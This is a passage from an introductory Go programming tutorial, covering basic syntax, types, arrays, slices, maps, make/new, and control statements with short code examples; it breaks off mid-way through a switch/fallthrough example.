


3. Search `golang`, double click `download` and `install`, wait for downloading.



Click **Apply**, then restart.

- Now you can create Go project.



Input position of go sdk in the next step, basically it's your \$GOROOT.

(See a [blog post](#) for setup and use IntelliJ IDEA with Go step by step)

1.5 Summary

In this chapter, we talked about how to install Go through three ways, including from source code, standard package and third-party tools. Then we showed you how to configure Go development environment, mainly about `$GOPATH`. After that, we introduced the steps in compile and deployment of Go programs. Then we talked about Go commands, these commands including compile, install, format, test. Finally, there are many powerful tools to develop Go programs, such as LiteIDE, Sublime Text, Vim, Emacs, Eclipse, IntelliJ IDEA, etc. You can choose any one you like exploring the world of Go.

2 Go basic knowledge

Go is a compiled system programming language, and it belongs to the C-family. However, its compilation speed is much faster than other C-family languages. It has only 25 keywords, even less than 26 English letters! Let's take a look at these keywords before we get started.

```
break    default      func     interface   select
case     defer        go       map         struct
chan     else         goto     package    switch
const    fallthrough if       range      type
continue for          import   return    var
```

In this chapter, I'm going to teach you some basic Go knowledge. You will find how concise the Go programming language is, and the beautiful design of the language. Programming can be very fun in Go. After we complete this chapter, you'll be familiar with the above keywords.

2.1 Hello, Go

Before we start building an application in Go, we need to learn how to write a simple program. It's like you cannot build a building without knowing how to build its foundation. Therefore, we are going to learn the basic syntax to run some simple programs in this section.

Program

According to international practice, before you learn how to programming in some languages, you may want to know how to write a program to print "Hello world".

Are you ready? Let's Go!

```
package main

import "fmt"

func main() {
    fmt.Printf("Hello, world or 你好, 世界 or καλημέρα κόσμο or こんにちは世界\n")
}
```

It prints following information.

```
Hello, world or 你好, 世界 or καλημέρα κόσμο or こんにちは世界
```

Explanation

One thing that you should know in the first is that Go programs are composed by `package`.

`package<pkgName>` (In this case is `package main`) tells us this source file belongs to `main` package, and the keyword `main` tells us this package will be compiled to a program instead of package files whose extensions are `.a`.

Every executable program has one and only one `main` package, and you need an entry function called `main` without any argument and return value in the `main` package.

In order to print `Hello, world...`, we called a function called `Printf`. This function is coming from `fmt` package, so we import this package in the third line of source code, which is `import "fmt"`

The way to think about packages in Go is similar to Python, and there are some advantages: Modularity (break up your program into many modules) and reusability (every module can be

reused in many programs). We just talked about concepts regarding packages, and we will make our own packages later.

On the fifth line, we use the keyword `func` to define the `main` function. The body of the function is inside of `{}`, just like C, C++ and Java.

As you can see, there are no arguments. We will learn how to write functions with arguments in just a second, and you can also have functions that have no return value or have several return values.

On the sixth line, we called the function `Printf` which is from the package `fmt`. This was called by the syntax `<pkgName>.<funcName>`, which is very like Python-style.

As we mentioned in chapter 1, the package's name and the name of the folder that contains that package can be different. Here the `<pkgName>` comes from the name in `package <pkgName>`, not the folder's name.

You may notice that the example above contains many non-ASCII characters. The purpose of showing this is to tell you that Go supports UTF-8 by default. You can use any UTF-8 character in your programs.

Conclusion

Go uses `package` (like modules in Python) to organize programs. The function `main.main()` (this function must be in the `main` package) is the entry point of any program. Go supports UTF-8 characters because one of the creators of Go is a creator of UTF-8, so Go supports multi-language from the time it was born.

2.2 Go foundation

In this section, we are going to teach you how to define constants, variables with elementary types and some skills in Go programming.

Define variables

There are many forms of syntax that can define variables in Go.

Use keyword `var` is the basic form to define variables, notice that Go puts variable type `after` variable name.

```
// define a variable with name "variableName" and type "type"
var variableName type
```

Define multiple variables.

```
// define three variables which types are "type"
var vname1, vname2, vname3 type
```

Define a variable with initial value.

```
// define a variable with name "variableName", type "type" and value "value"
var variableName type = value
```

Define multiple variables with initial values.

```
/*
Define three variables with type "type", and initialize their values.
vname1 is v1, vname2 is v2, vname3 is v3
*/
var vname1, vname2, vname3 type = v1, v2, v3
```

Do you think it's too tedious to define variables use the way above? Don't worry because Go team found this problem as well. Therefore if you want to define variables with initial values, we can just omit variable type, so the code will look like this:

```
/*
Define three variables with type "type", and initialize their values.
vname1 is v1, vname2 is v2, vname3 is v3
*/
var vname1, vname2, vname3 = v1, v2, v3
```

Well, I know this is still not simple enough for you, so do I. Let's see how we fix it.

```
/*
Define three variables with type "type", and initialize their values.
vname1 is v1, vname2 is v2, vname3 is v3
*/
vname1, vname2, vname3 := v1, v2, v3
```

Now it looks much better. Use `:=` to replace `var` and `type`, this is called brief statement. But wait, it has one limitation that this form can only be used inside of functions. You will get compile errors if you try to use it outside of function bodies. Therefore, we usually use `var` to define global variables, and we can use this brief statement in `var()`.

`_` (blank) is a special name of variable, any value that is given to it will be ignored. For example, we give `35` to `b`, and discard `34`.(**This example just show you how it works. It looks useless here because we often use this symbol when we get function return values.**)

```
_, b := 34, 35
```

If you don't use any variable that you defined in the program, compiler will give you compile errors. Try to compile following code, see what happens.

```
package main

func main() {
    var i int
}
```

Constants

So-called constants are the values that are determined in the compile time, and you cannot change them during runtime. In Go, you can use number, boolean or string as type of constants.

Define constants as follows.

```
const constantName = value
// you can assign type of constants if it's necessary
const Pi float32 = 3.1415926
```

More examples.

```
const Pi = 3.1415926
const i = 10000
const MaxThread = 10
const prefix = "astaxie_"
```

Elementary types

Boolean

In Go, we use `bool` to define a variable as boolean type, the value can only be `true` or `false`, and `false` will be the default value. (**You cannot convert variables' type between number and boolean!**)

```
// sample code
var isActive bool // global variable
var enabled, disabled = true, false // omit type of variables
func test() {
    var available bool // local variable
    valid := false // brief statement of variable
    available = true // assign value to variable
}
```

Numerical types

Integer types including signed and unsigned integer types. Go has `int` and `uint` at the same time, they have same length, but specific length depends on your operating system. They use 32-bit in 32-bit operating systems, and 64-bit in 64-bit operating systems. Go also has types that have specific length including `rune`, `int8`, `int16`, `int32`, `int64`, `byte`, `uint8`, `uint16`, `uint32`, `uint64`. Note that `rune` is alias of `int32` and `byte` is alias of `uint8`.

One important thing you should know that you cannot assign values between these types, this operation will cause compile errors.

```
var a int8  
  
var b int32  
  
c := a + b
```

Although int has longer length than uint8, and has same length as int32, but you cannot assign values between them. (**c will be asserted as type int here**)

Float types have float32 and float64, and no type called float, latter one is default type if you use brief statement.

That's all? No! Go has complex number as well. complex128 (with a 64-bit real and 64-bit imaginary part) is default type, if you need smaller type, there is one called complex64 (with a 32-bit real and 32-bit imaginary part). Its form is RE+IMi, where RE is real part and IM is imaginary part, the last i is imaginary number. There is a example of complex number.

```
var c complex64 = 5+5i  
//output: (5+5i)  
fmt.Printf("Value is: %v", c)
```

String

We just talked about that Go uses UTF-8 character set. Strings are represented by double quotes "" or backtracks ``.

```
// sample code  
var frenchHello string // basic form to define string  
var emptyString string = "" // define a string with empty string  
func test() {  
    no, yes, maybe := "no", "yes", "maybe" // brief statement  
    japaneseHello := "Ohaiou"  
    frenchHello = "Bonjour" // basic form of assign values  
}
```

It's impossible to change string values by index, you will get errors when you compile following code.

```
var s string = "hello"  
s[0] = 'c'
```

What if I really want to change just one character in a string? Try following code.

```
s := "hello"  
c := []byte(s) // convert string to []byte type  
c[0] = 'c'  
s2 := string(c) // convert back to string type  
fmt.Printf("%s\n", s2)
```

You can use operator `+` to combine two strings.

```
s := "hello,"  
m := " world"  
a := s + m  
fmt.Printf("%s\n", a)
```

and also.

```
s := "hello"  
s = "c" + s[1:] // you cannot change string values by index, but you can get  
values instead.  
fmt.Printf("%s\n", s)
```

What if I want to have a multiple-line string?

```
m := `hello  
world`
```

``` will not escape any characters in a string.

## Error types

Go has one `error` type for purpose of dealing with error messages. There is also a package called `errors` to handle errors.

```
err := errors.New("emit macho dwarf: elf header corrupted")
if err != nil {
 fmt.Print(err)
}
```

## Underlying data structure

The following picture comes from a article about [Go data structure](#) in [Russ Cox Blog](#). As you can see, Go gives blocks in memory to store data.

1 byte



i := 1234 //type: int

1234

j := int32(1) //type: int32

1

f := float32(3.14) //type: float32

3.14

bytes := [5]byte{'h','e','l','l','o'} //type:[5]byte



primes :=[4]int{2,3,5,7} //type: [4]int

2

3

5

7

Figure 2.1 Go underlying data structure

## Some skills

## Define by group

If you want to define multiple constants, variables or import packages, you can use group form.

Basic form.

```
import "fmt"
import "os"

const i = 100
const pi = 3.1415
const prefix = "Go_"

var i int
var pi float32
var prefix string
```

Group form.

```
import(
 "fmt"
 "os"
)

const(
 i = 100
 pi = 3.1415
 prefix = "Go_"
)

var(
 i int
 pi float32
 prefix string
)
```

Unless you assign the value of constant is `iota`, the first value of constant in the group `const()` will be `0`. If following constants don't assign values explicitly, their values will be the same as the last one. If the value of last constant is `iota`, the values of following constants which are not assigned are `iota` also.

## iota enumerate

Go has one keyword `iota`, this keyword is to make `enum`, it begins with `0`, increased by `1`.

```

const(
 x = iota // x == 0
 y = iota // y == 1
 z = iota // z == 2
 w // If there is no expression after constants name, it uses the last
 expression, so here is saying w = iota implicitly. Therefore w == 3, and y and x
 both can omit "= iota" as well.
)
const v = iota // once iota meets keyword `const`, it resets to `0`, so v = 0.

const (
 e, f, g = iota, iota, iota // e=0,f=0,g=0 values of iota are same in one line.
)

```

## Some rules

The reason that Go is concise because it has some default behaviors.

- Any variable starts with capital letter means it will be exported, private otherwise.
- Same rule for functions and constants, no `public` or `private` keyword exists in Go.

## array, slice, map

### array

`array` is array obviously, we define them as follows.

```
var arr [n]type
```

in `[n]type`, `n` is the length of array, `type` is the type of its elements. Like other languages, we use `[]` to get or set element values in array.

```

var arr [10]int // an array of type int
arr[0] = 42 // array is 0-based
arr[1] = 13 // assign value to element
fmt.Printf("The first element is %d\n", arr[0]) // get element value, it
returns 42
fmt.Printf("The last element is %d\n", arr[9]) //it returns default value of
10th element in this array, which is 0 in this case.

```

Because length is a part of array type, `[3]int` and `[4]int` are different types, so we cannot change length of arrays. When you use arrays as arguments, functions get their copies instead of references! If you want to use reference, you may want to use `slice` which we will talk about latter.

It's possible to use `:=` when you define arrays.

```
a := [3]int{1, 2, 3} // define a int array with 3 elements

b := [10]int{1, 2, 3} // define a int array with 10 elements, and first three
are assigned, rest of them use default value 0.

c := [...]int{4, 5, 6} // use `...` replace with number of length, Go will
calculate it for you.
```

You may want to use arrays as arrays' elements, let's see how to do it.

```
// define a two-dimensional array with 2 elements, and each element has 4
elements.
doubleArray := [2][4]int{[4]int{1, 2, 3, 4}, [4]int{5, 6, 7, 8}}

// You can write about declaration in a shorter way.
easyArray := [2][4]int{{1, 2, 3, 4}, {5, 6, 7, 8}}
```

Array underlying data structure.




Figure 2.2 Multidimensional array mapping relationship

## slice

In many situations, array is not a good choice. For example, we don't know how long the array will be when we define it, so we need "dynamic array". This is called `slice` in Go.

`slice` is not really `dynamic array`, it's a reference type. `slice` points to an underlying `array`, its declaration is similar to `array`, but doesn't need length.

```
// just like to define array, but no length this time
var fslice []int
```

Then we define a `slice`, and initialize its data.

```
slice := []byte {'a', 'b', 'c', 'd'}
```

`slice` can redefine from exists slices or arrays. `slice` use `array[i:j]` to slice, where `i` is start index and `j` is end index, but notice that `array[j]` will not be sliced, now the length of `slice` is `j-i`.

```
// define a slice with 10 elements which types are byte
var ar = [10]byte {'a', 'b', 'c', 'd', 'e', 'f', 'g', 'h', 'i', 'j'}

// define two slices with type []byte
var a, b []byte

// a points to elements from 3rd to 5th in array ar.
a = ar[2:5]
// now a has elements ar[2],ar[3] and ar[4]

// b is another slice of array ar
b = ar[3:5]
// now b has elements ar[3] and ar[4]
```

Notice that differences between `slice` and `array` when you define them. We use `[...]` let Go calculates length but use `[]` to define slice only.

Their underlying data structure.




Figure 2.3 Correspondence between slice and array

slice has some convenient operations.

- `slice` is 0-based, `ar[:n]` equals to `ar[0:n]`
- Second index will be the length of `slice` if you omit it, `ar[n:]` equals to `ar[n:len(ar)]`.
- You can use `ar[:]` to slice whole array, reasons are explained in first two statements.

More examples about `slice`

```

// define an array
var array = [10]byte{'a', 'b', 'c', 'd', 'e', 'f', 'g', 'h', 'i', 'j'}
// define two slices
var aSlice, bSlice []byte

// some convenient operations
aSlice = array[:3] // equals to aSlice = array[0:3] aSlice has elements a,b,c
aSlice = array[5:] // equals to aSlice = array[5:10] aSlice has elements
f,g,h,i,j
aSlice = array[:] // equals to aSlice = array[0:10] aSlice has all elements

// slice from slice
aSlice = array[3:7] // aSlice has elements d,e,f,g, len=4, cap=7
bSlice = aSlice[1:3] // bSlice contains aSlice[1], aSlice[2], so it has elements
e,f
bSlice = aSlice[:3] // bSlice contains aSlice[0], aSlice[1], aSlice[2], so it
has d,e,f
bSlice = aSlice[0:5] // slice could be expanded in range of cap, now bSlice
contains d,e,f,g,h
bSlice = aSlice[:] // bSlice has same elements as aSlice does, which are
d,e,f,g

```

`slice` is reference type, so one of them changes will affect others. For instance, `aSlice` and `bSlice` above, if you change value of element in `aSlice`, `bSlice` will be changed as well.

`slice` is like a struct by definition, it contains 3 parts.

- A pointer that points to where `slice` starts.
- length of `slice`.
- Capacity, the length from start index to end index of `slice`.

```

Array_a := [10]byte{'a', 'b', 'c', 'd', 'e', 'f', 'g', 'h', 'i', 'j'}
Slice_a := Array_a[2:5]

```

Underlying data structure of code above as follows.




Figure 2.4 Array information of slice

There are some built-in functions for slice.

- `len` gets length of `slice`.
- `cap` gets maximum length of `slice`
- `append` appends one or more elements to `slice`, and returns `slice` .
- `copy` copies elements from one slice to the other, and returns number of elements were copied.

Attention: `append` will change array that `slice` points to, and affect other slices that point the same array. Also, if there is not enough length for the slice ( $(cap - len) == 0$ ), `append` returns new array for this slice, at this point, other slices point to the old array will not be affected.

## map

`map` is like dictionary in Python, use form `map[keyType]valueType` to define it.

Let's see some code, the set and get value in `map` is like `slice`, use `key` as agent, but index in `slice` can only be int type, and `map` can use much more than that, `int`, `string`, whatever you want. Also, they are all able to use `==` and `!=` to compare values.

```

// use string as key type, int as value type, and you have to use `make`
// initialize it.
var numbers map[string] int
// another way to define map
numbers := make(map[string]int)
numbers["one"] = 1 // assign value by key
numbers["ten"] = 10
numbers["three"] = 3

fmt.Println("The third number is: ", numbers["three"]) // get values
// It prints: The third number is: 3

```

`map` is like form in our lives, left side are `key`s, another side are values.

Some notes when you use map.

- `map` is disorderly, every time you print `map` will get different results. It's impossible to get value by `index`, you have to use `key`.
- `map` doesn't have fixed length, it's a reference type as `slice` does.
- `len` works for `map` also, it returns how many `key`s that map has.
- It's quite easy to change value through `map`, simply use `numbers["one"] = 11` to change value of `key` one to `11`.

You can use form `key:val` to initialize map's values, and `map` has method inside to check if the `key` exists.

Use `delete` to delete element in `map`.

```

// Initialize a map
rating := map[string]float32 {"C":5, "Go":4.5, "Python":4.5, "C++":2 }
// map has two return values. For second value, if the key doesn't exist, ok is
false, true otherwise.
csharpRating, ok := rating["C#"]
if ok {
 fmt.Println("C# is in the map and its rating is ", csharpRating)
} else {
 fmt.Println("We have no rating associated with C# in the map")
}

delete(rating, "C") // delete element with key "c"

```

As I said above, `map` is a reference type, if two `map`s point to same underlying data, any change will affect both of them.

```

m := make(map[string]string)
m["Hello"] = "Bonjour"
m1 := m
m1["Hello"] = "Salut" // now the value of m["hello"] is Salut

```

## make, new

`make` does memory allocation for built-in models, such as `map`, `slice`, and `channel`), `new` is for types' memory allocation.

`new(T)` allocates zero-value to type `T`'s memory, returns its memory address, which is the value of type `*T`. By Go's term, it returns a pointer, which points to type `T`'s zero-value.


`new` returns pointers.

Built-in function `make(T, args)` has different purposes from `new(T)`, `make` can be used for `slice`, `map`, and `channel`, and returns a type `T` with initial value. The reason of doing this is because these three types' underlying data must be initialized before they point to them. For example, a `slice` contains a pointer points to underlying `array`, length and capacity. Before these data were initialized, `slice` is `nil`, so for `slice`, `map`, `channel`, `make` initializes their underlying data, and assigns some suitable values.

`make` returns non-zero values.

The following picture shows how `new` and `make` be different.


## struct




8 bytes




`new(Point)`



`new(Rect)`



`new(Circle)`



```
new([2]int)
```



```
make([]byte, 2, 6)
```



```
slice
```



Array



Figure 2.5 Underlying memory allocation of make and new

As for zero-value, it doesn't mean empty value. It's the value that variables are not assigned manually, usually is 0, there is list of some zero-values.

```
int 0
int8 0
int32 0
int64 0
uint 0x0
rune 0 // the actual type of rune is int32
byte 0x0 // the actual type of byte is uint8
float32 0 // length is 4 byte
float64 0 //length is 8 byte
bool false
string ""
```

## 2.3 Control statements and functions

In this section, we are going to talk about control statements and function operation in Go.

### Control statement

The greatest inventions in programming language is flow control. Because of them, you are able to use simple control statements represent complex logic. There are three categories, conditional, cycle control and unconditional jump.

#### if

`if` is the most common keyword in your programs. If it meets the conditions then does something, does something else if not.

`if` doesn't need parentheses in Go.

```
if x > 10 {
 fmt.Println("x is greater than 10")
} else {
 fmt.Println("x is less than 10")
}
```

The most useful thing of `if` in Go is that it can have one initialization statement before the conditional statement. The scope of variables which are defined in this initialization statement is only in the block of `if`.

```
// initialize x, then check if x greater than
if x := computedValue(); x > 10 {
 fmt.Println("x is greater than 10")
} else {
 fmt.Println("x is less than 10")
}

// the following code will not compile
fmt.Println(x)
```

Use `if-else` for multiple conditions.

```
if integer == 3 {
 fmt.Println("The integer is equal to 3")
} else if integer < 3 {
 fmt.Println("The integer is less than 3")
} else {
 fmt.Println("The integer is greater than 3")
}
```

#### goto

Go has `goto`, be careful when you use it. `goto` has to jump to the `label` that in the body of same code block.

```
func myFunc() {
 i := 0
 Here: // label ends with ":"
 fmt.Println(i)
 i++
 goto Here // jump to label "Here"
}
```

Label name is case sensitive.

#### for

`for` is the most powerful control logic in Go, it can read data in loops and iterative operations, just like `while`.

```
for expression1; expression2; expression3 {
 //...
}
```

`expression1`, `expression2` and `expression3` are all expressions obviously, where `expression1` and `expression3` are variable definition or return values from functions, and `expression2` is a conditional statement. `expression1` will be executed before every loop, and `expression3` will be after.

An example is more useful than hundreds of words.

```
package main
import "fmt"

func main(){
 sum := 0;
 for index:=0; index < 10 ; index++ {
 sum += index
 }
 fmt.Println("sum is equal to ", sum)
}
// Print: sum is equal to 45
```

Sometimes we need multiple assignments, but Go doesn't have operator `,`, so we use parallel assignment like `i, j = i + 1, j - 1`.

We can omit `expression1` and `expression3` if they are not necessary.

```
sum := 1
for ; sum < 1000; {
 sum += sum
}
```

Omit `;` as well. Feel familiar? Yes, it's `while`.

```
sum := 1
for sum < 1000 {
 sum += sum
}
```

There are two important operations in loops which are `break` and `continue`. `break` jumps out the loop, and `continue` skips current loop and starts next one. If you have nested loops, use `break` with labels together.

```
for index := 10; index>0; index-- {
 if index == 5{
 break // or continue
 }
 fmt.Println(index)
}
// break prints 10, 9, 8, 7, 6
// continue prints 10, 9, 8, 7, 6, 4, 3, 2, 1
```

`for` could read data from `slice` and `map` when it is used with `range`.

```
for k,v:=range map {
 fmt.Println("map's key:",k)
 fmt.Println("map's val:",v)
}
```

Because Go supports multi-value return and gives compile errors when you don't use values that was defined, so you may want to use `_` to discard some return values.

```
for _, v := range map{
 fmt.Println("map's val:", v)
}
```

## switch

Sometimes you may think you use too much `if-else` to implement some logic, also it's not looking nice and hard to maintain in the future. Now it's time to use `switch` to solve this problem.

```

switch sExpr {
 case expr1:
 some instructions
 case expr2:
 some other instructions
 case expr3:
 some other instructions
 default:
 other code
}

```

The type of `sExpr`, `expr1`, `expr2`, and `expr3` must be the same. `switch` is very flexible, conditions don't have to be constants, it executes from top to down until it matches conditions. If there is no statement after keyword `switch`, then it matches `true`.

```

i := 10
switch i {
 case 1:
 fmt.Println("i is equal to 1")
 case 2, 3, 4:
 fmt.Println("i is equal to 2, 3 or 4")
 case 10:
 fmt.Println("i is equal to 10")
 default:
 fmt.Println("All I know is that i is an integer")
}

```

In fifth line, we put many values in one `case`, and we don't need `break` in the end of `case` body. It will jump out of switch body once it matched any case. If you want to continue to match more cases, you need to use statement `fallthrough`.

```

integer := 6
switch integer {
 case 4:
 fmt.Println("integer <= 4")
 fallthrough
 case 5:
 fmt.Println("integer <= 5")
 fallthrough
 case 6:
 fmt.Println("integer <= 6")
 fallthrough
 case 7:
 fmt.Println("integer <= 7")
 fallthrough
 case 8:
 fmt.Println("integer <= 8")
 fallthrough
 default:
 fmt.Println("default case")
}

```

This program prints following information.

```

integer <= 6
integer <= 7
